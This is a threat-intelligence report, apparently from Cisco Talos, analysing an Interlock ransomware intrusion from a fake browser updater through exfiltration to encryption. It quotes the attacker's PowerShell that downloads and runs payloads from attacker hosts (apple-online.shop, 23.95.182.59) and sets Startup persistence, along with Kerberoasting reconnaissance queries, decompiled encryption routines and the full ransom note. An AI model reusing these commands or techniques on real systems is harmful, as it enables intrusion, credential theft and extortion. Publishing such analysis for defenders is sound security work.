Unwrapping the emerging Interlock ransomware attack

By Elio Biasiotto

Published: 2024-11-07 · Archived: 2026-04-05 19:54:48 UTC

Thursday, November 7, 2024 06:00


- Cisco Talos Incident Response (Talos IR) recently observed an attacker conducting big-game hunting and double extortion attacks using the relatively new Interlock ransomware.
- Our analysis uncovered that the attacker used multiple components in the delivery chain including a Remote Access Tool (RAT) masquerading as a fake browser updater, PowerShell scripts, a credential stealer, and a keylogger before deploying and enabling the ransomware encryptor binary.
- We also observed that the attacker primarily used remote desktop protocol (RDP) to move laterally within the victim's network, as well as other tools such as AnyDesk and PuTTY.
- The attacker used Azure Storage Explorer, which leverages the utility AZCopy, to exfiltrate the victim's data to an attacker-controlled Azure storage blob.
- The timeline of the attacker's activity, from the initial compromise stage until the deployment of ransomware encryptor binary, indicates their dwelling time in the victim's environment was about 17 days.
- Talos assesses with low confidence that Interlock ransomware is likely a new diversified group that emerged from Rhysida ransomware operators or developers, based on some similarities in the operators' tactics, techniques, and procedures (TTPs) and in the ransomware encryptor binaries.

Who is Interlock?


Interlock first appeared in public reporting in September 2024 and has been observed launching big-game hunting and double extortion attacks. The group has notably targeted businesses in a wide range of sectors, which at the

time of reporting includes healthcare, technology, government in the U.S. and manufacturing in Europe, according to the data leak site disclosure, indicating their targeting is opportunistic.

Like other ransomware players in the big-game hunting space, Interlock also operates a data leak site called “Worldwide Secrets Blog,” providing links to victims’ leaked data, chat support for victims' communications, and the email address, “interlock@2mail[.]co”.




In their blog, Interlock claims to target organizations’ infrastructure by exploiting unaddressed vulnerabilities and claims their actions are in part motivated by a desire to hold companies’ accountable for poor cybersecurity, in addition to monetary gain.



Recent attack methodologies

Throughout the investigation into the Interlock ransomware attack, Talos observed several notable TTPs used by the attacker in each stage of the delivery chain. Talos assesses that the attacker was present in the victim's environment for approximately 17 days, from the initial compromise until deployment and execution of the Interlock ransomware.



Initial access

The attacker gained access to the victim machine via a fake Google Chrome browser updater executable that the victim was prompted to download from a compromised legitimate news website. When clicked, the fake browser updater executable "upd_2327991.exe" was downloaded onto the victim machine from a second compromised URL of a legitimate retailer.

Execution

Talos IR discovered the fake browser updater executable is a Remote Access Tool (RAT) that automatically executes an embedded PowerShell script when downloaded and run. The script initially downloads a legitimate Chrome setup executable "ChromeSetup.exe" to the victim machine's applications temporary folder and established persistence by dropping a Windows shortcut file in the Windows StartUp folder with the file name "fahhs.lnk" configured to run the RAT every time the victim logs in, establishing persistence.

```
powershell.exe -Command Invoke-WebRequest -Uri "https://apple-online.shop/ChromeSetup.exe" -OutFile "$env:TMP/ChromeSetup.exe" ; &
"$env:TMP/ChromeSetup.exe" ;
$startupFolder = [System.IO.Path]::Combine($env:APPDATA, 'Microsoft\Windows\Start Menu\Programs\Startup') ;
$programPath = 'C:\Users\$user\Downloads\upd_3246173.exe' ;
$shortcutName = 'fahhs.lnk' ;
$shortcutPath = [System.IO.Path]::Combine($startupFolder, $shortcutName) ;
$WshShell = New-Object -ComObject WScript.Shell ;
$shortcut = $WshShell.CreateShortcut($shortcutPath) ;
$shortcut.TargetPath = $programPath ;
$shortcut.WorkingDirectory = [System.IO.Path]::GetDirectoryName($programPath) ;
$shortcut.Save()
```

Sample PowerShell command that downloads the RAT.

The RAT executes the command "cmd.exe /c systeminfo" and collects information from victim machine, listed below:

Host Name		Time Zone
OS Name		Total Physical Memory

OS Version		Available Physical Memory
OS Manufacturer		Virtual Memory
OS Configuration		Max Size
OS Build Type		Virtual Memory: Available
Registered Owner		Virtual Memory: In Use
Registered Organization		Page File Location(s)
Product ID		Domain
Original Install Date		Logon Server
System Boot Time		Hotfix(s)
System Manufacturer		Network Card(s)
System Model		Connection Name
System Type		Status
Processor(s)		DHCP Enabled
BIOS Version		DHCP Server
Windows Directory		IP address(es)
System Directory		Hyper-V Requirements
Boot Device		System Locale

Then, the RAT encrypts the collected information in the memory stream. It establishes a secured socket to the command and control (C2) server hidden behind the attacker-controlled Cloudflare domain “apple-online[.]shop”, sends the encrypted data stream of victim machine information to the C2 server, and waits to receive the response.

The RAT also allowed the attacker to execute two other PowerShell commands on the victim machine, which downloads the encrypted data blobs of a credential stealer “cht.exe” and a keylogger binary “klg.dll”, decrypts them with the passwords “jgSkhg934@kjv#1vkfg2S” and runs them. We observed that the keylogger is a DLL file that is run using the LOLBin “rundll32.exe”.

```
Invoke-WebRequest -Uri "23.95.182.59/31279geuwtoisgdehbiuowaehsgdb/klg" -OutFile "$env:TEMP/klg" ;
powershell.exe -Command "
function Decrypt-File { param ( [string]`$inputFile, [string]`$outputFile, [string]`$password );
`$aes = [System.Security.Cryptography.Aes]::Create();
`$key = [System.Text.Encoding]::UTF8.GetBytes(`$password.PadRight(32, ' ').Substring(0, 32));
`$inputStream = [System.IO.File]::OpenRead(`$inputFile); `$iv = New-Object byte[] 16;
`$inputStream.Read(`$iv, 0, 16);
`$aes.Key = `$key;
`$aes.IV = `$iv;
`$cryptoTransform = `$aes.CreateDecryptor();
`$cryptoStream = New-Object System.Security.Cryptography.CryptoStream(`$inputStream, `$cryptoTransform,
[System.Security.Cryptography.CryptoStreamMode]::Read);
`$outputStream = [System.IO.File]::OpenWrite(`$outputFile);
`$cryptoStream.CopyTo(`$outputStream);
`$cryptoStream.Close();
`$outputStream.Close();
`$inputStream.Close();
};
Decrypt-File -inputFile `"`$env:TEMP/klg`" -outputFile `"`$env:TEMP/klg.dll`" -password `"jgSkhg934@kjv#1vkfg2S`" ;
rundll32 `"`$env:TEMP/klg.dll`" start"
```

A sample PowerShell command that downloads and runs the Keylogger.

Defense Evasion

Talos IR observed that EDR was disabled on some of the compromised servers in the victim environment during the investigation. According to the indicators seen, Talos IR believes that the attacker could have either leveraged an EDR uninstaller tool or instrumented a vulnerable device driver Sysmon.sys (TfSysMon.sys) to disable the EDR on the victim machine. We also observed the attacker's attempts to delete contents of the Event logs on some of the compromised systems.

Credential Access

The credential stealer discovered in this campaign is compiled in Golang. It enumerates the installed browser profiles on the victim machine and copies the Login data, Login State, key4.db, browser history and bookmarks files to the victim's application profile temporary folder. The stealer then processes the data and uses SQL queries to collect the login information of victims' online accounts along with the associated account URLs. Finally, the data is written to a file "chrgetpdsi.txt" in the user profile temporary folder.

The keylogger DLL running on the victim machine is a tiny executable, which hooks to the victim machine keyboard and logs keystrokes in a file called "conhost.txt", the same folder where the Keylogger was downloaded.

Discovery

The attacker ran PowerShell commands that are known indicators of pre-kerberoasting reconnaissance, a method used to obtain domain admin credentials. We assess with moderate confidence that a Kerberoasting attack was used to obtain accounts with higher privileges.

```
(('AD_Computers: {0}' -f ([adsiSearcher]'(ObjectClass=computer)').FindAll().count)
([adsisearcher]'(&(objectCategory=user)(servicePrincipalName=*))').FindAll()
```

Lateral Movement


Talos IR observed that the attacker primarily used Remote Desktop Protocol (RDP) and several compromised credentials to move between systems. Further analysis showed that the attacker has also used AnyDesk and possibly LogMeIn to allow remote connectivity. We also spotted the installation of PuTTY on the compromised machines, which was likely used to move laterally to Linux hosts. We are not clear how these tools were dropped and executed on the infected machines.

Sample RDP command executions observed during our analysis and with the redacted IP address details are shown below.

```
mstsc /v 10.*.*.*
.\conhost.exe -d \10.*.*.*\e$
```

Collection and Exfiltration


The attacker executed storage-explorer, a tool that allows users to manage and interact with Azure Storage, and AzCopy, which allows users to copy files to a remote Azure storage, in the victim's machine. We believe that the attacker used storage-explorer to navigate and identify sensitive information in the victim network and executed AzCopy to upload the data to the Azure storage blob according to network artifacts analysis. We were not able to confirm how the storage-explorer and AzCopy were delivered to the victim machine.



Impact


The attacker deployed the Interlock ransomware encryptor binary with the file name "conhost.exe", masquerading as a legitimate file, onto the victim machine and stored it in a folder named with a single digit number (example: "3" or "4") in the user profile application data temporary folder. When run, the ransomware encrypts the targeted files on the victim machine with the file extension ".Interlock" and drops the ransom note "!__README__!.txt" file in every folder containing files that the encryptor has attempted to encrypt. Talos IR also observed that the attacker configured the ransom note to display during interactive login, was pushed using Group Policy Objects (GPOs), a Windows utility that allows users to manage Windows operating systems and applications.

In the ransom note, the attacker warns against attempting to recover the encrypted files and rebooting the affected machines. They also demand a response within 96 hours or else they threaten to release the victim's data on their leak site and notify the media outlets, which could lead to financial and reputational damage.



```
!__README__!.txt

    INTERLOCK
    CRITICAL SECURITY ALERT

To Whom It May Concern,
Your organization has experienced a serious security breach. Immediate action is required to mitigate further risks. Here are the details:

    THE CURRENT SITUATION
- Your systems have been infiltrated by unauthorized entities.
- Key files have been encrypted and are now inaccessible to you.
- Sensitive data has been extracted and is in our possession.

    WHAT YOU NEED TO DO NOW
1. Contact us via our secure, anonymous platform listed below.
2. Follow all instructions to recover your encrypted data.

Access Point: http://ebhmkoohccl45qesdbvrjqtyro2hmhkmh6vkyfyjjzfllm3ix72aqaid.onion/support/step.php
Use your unique Company ID: [redacted]

    DO NOT ATTEMPT:
- File alterations: Renaming, moving, or tampering with files will lead to irreversible damage.
- Third-party software: Using any recovery tools will corrupt the encryption keys, making recovery impossible.
- Reboots or shutdowns: System restarts may cause key damage. Proceed at your own risk.

    HOW DID THIS HAPPEN?
We identified vulnerabilities within your network and gained access to critical parts of your infrastructure. The following data categories have been extracted and are now at risk:
- Personal records and client information
- Financial statements, contracts, and legal documents
- Internal communications
- Backups and business-critical files
We hold full copies of these files, and their future is in your hands.

    YOUR OPTIONS
#1. Ignore This Warning:
- In 96 hours, we will release or sell your sensitive data.
- Media outlets, regulators, and competitors will be notified.
- Your decryption keys will be destroyed, making recovery impossible.
- The financial and reputational damage could be catastrophic.

#2. Cooperate With Us:
- You will receive the only working decryption tool for your files.
- We will guarantee the secure deletion of all exfiltrated data.
- All traces of this incident will be erased from public and private records.
- A full security audit will be provided to prevent future breaches.

    FINAL REMINDER
Failure to act promptly will result in:
- Permanent loss of all encrypted data.
- Leakage of confidential information to the public, competitors, and authorities.
- Irreversible financial harm to your organization.

    CONTACT US SECURELY
1. Install the TOR browser via https://torproject.org
2. Visit our anonymous contact form at http://ebhmkoohccl45qesdbvrjqtyro2hmhkmh6vkyfyjjzfllm3ix72aqaid.onion/support/step.php
3. Use your unique Company ID: [redacted]
4. Review a sample of your compromised data for verification.
5. Use a VPN if TOR is restricted in your area.
```

The ransom note includes the URL for an onion site where the affected victims can contact the operator to discuss the ransom demand and purchase the decryption keys using a unique company ID of sixty alphanumeric characters generated for each victim.



Interlock ransomware analysis

Talos observed that Interlock ransomware has both Windows Portable Executable (EXE) and the Linux executable (ELF) variants, indicating that the attacker is targeting both Windows and Linux machines.

The Interlock ransomware encryption binary is a 64-bit executable, compiled on October 2, 2024. The ransomware appears on the victim's machines in a packed executable format with the custom unpacker code located in its Thread Local Storage and several obfuscated stack strings in the binary which are decrypted during the runtime of the ransomware.

When the ransomware runs on the victim machine it initializes the binary by loading custom structures, strings, and Application programming interface (API) functions. After the initialization, it enumerates the logical disk drives that are available on the victim machine. Initially, the ransomware checks for the drive letters "A" through "Z" and excludes the "C drive". It picks the available logical drives and enumerates all the folders and files in them, encrypting the targeted files on the victim machine and appending the file extension ".interlock" on encrypted files. Once the logical drives are enumerated, the ransomware then enumerates and encrypts the files in the folders of the "C drive".

During this enumeration process, the ransomware excludes specific folders and file extensions on the victim machine from being encrypted. The operator hardcoded the folder and files extension exclusion list, shown below, in the Interlock binary.

Folder exclusion list of Windows Interlock variant:

$Recycle.Bin		Windows
Boot		$RECYCLE.BIN
Documents and Settings		AppData
PerfLogs		WindowsApps
ProgramData		Windows Defender
Recovery		WindowsPowerShell
System Volume Information		Windows Defender Advanced Threat Protection

File extension exclusion list of Windows Interlock variant:

.bat	.bin	.cab
.cmd	.com	.cur
.diagcab	.diagcfg	.diagpkg
.drv	.hlp	.hta
.ico	.msi	.ocx


.psm1	.src	.sys
.ini	.url	.dll
.exe	.ps1	Thumbs.db

The Linux variant of the Interlock ransomware performs a similar enumeration of directories and files, starting from the root directory, and encrypts the files excluding those that are in the file extension exclusion list hardcoded in the binary.

File extension exclusion list of Linux Interlock variant:

boot	.cfg	.b00
.v00	.v01	.v02
.v03	.v04	.v05
.v06	.v07	.t00


Interlock ransomware uses LibTomCrypt library, an open-source comprehensive, modular and portable cryptographic library for encryption. The Windows Interlock ransomware variant uses the Cipher Block Chaining (CBC) encryption technique to encrypt the files on the victim machine whereas the Linux Interlock variant uses either CBC or RSA encryption technique.

Encryption routine in Windows variant	Encryption routine in ELF variant
	

```
void __fastcall sub_140002FCD(FILE *a1, __int64 a2, __m128i *a3, __int64 a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v16 = a4;                                     // Encryption using LibTomCrypt library
  v4 = a4;
  if ( a4 > 0x100000 )
    v4 = 0x100000i64;
  ElementCount = v4;
  v12 = 0x10000i64;
  Block = malloc(v4 + 32);
  Buffer = malloc(ElementCount + 32);
  v8 = malloc(0x1138ui64);
  v5 = sub_14000C000("aes");                    // src/misc/crypt/crypt_find_cipher.c
  if ( (unsigned int)sub_14000CEF0(v5, a3, a2, 0x20u, 0, (__int64)v8) )// "src/modes/cbc/cbc_start.c" with the generated IV and key
  {
    free(Block);
    free(v8);
    free(Buffer);
  }
  else
  {
    while ( v16 > 0 )
    {
      v6 = v16;
      if ( v16 > ElementCount )
        v6 = ElementCount;
      v7 = fread(Block, 1ui64, v6, a1);
      if ( (unsigned int)sub_14000CE80(a3, 0x10ui64, (__int64)v8)// "src/modes/cbc/cbc_setiv.c"
        || (unsigned int)sub_14000CCE0(Block, Buffer, (unsigned int)v7, v8) )//  "src/modes/cbc/cbc_encrypt.c"
      {
        break;
      }
      sub_14002AE60(a1);
      fwrite(Buffer, 1ui64, v7, a1);
      sub_14002AE60(a1);
      v16 = v16 - v7 - v12;
      v12 += 0x100000i64;
    }
    sub_14000CC80(v8);                          // "src/modes/cbc/cbc_done.c"
    free(Block);
    free(Buffer);
    free(v8);
  }
}
```

```
void __fastcall startCrypt(char *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  file = a1;
  if ( (checkExceptFileCastom(a1, ".interlock") & 1) == 0 )
  {
    stream = (FILE *)fopen(file);
    if ( stream )
    {
      v7 = fsize(stream, "rb+");
      v5 = 48;
      Key = (void *)generateKey((unsigned int)v7, 48LL);
      if ( (v7 & 0xF) != 0 )
        v7 = addPaddingFile(stream, v7);
      v4 = (void *)malloc(1280LL);
      v4 = (void *)rsaCrypt(Key, v5, v4, &v3);      RSA encryption using LibTomCrypt library
      if ( v3 == 0xFFFF )
      {
        fclose(stream);
        free(Key);
        free(v4);
      }
      else                                                    OR
      {
        *(_WORD *)((char *)v4 + v3) = v3;
        v3 += 2LL;
        fseeko(stream, 0LL, 2);
        fwrite(v4, 1LL, v3, stream);
        fseeko(stream, 0LL, 0);
        cryptBlocks(stream, Key, (char *)Key + 32, v7);  CBC encryption using LibTomCrypt Library
        free(Key);
        free(v4);
        fclose(stream);
        v1 = strcpy(v2, file);
        strcat(v1, ".interlock");
        rename(file, v2);
      }
    }
  }
}
```

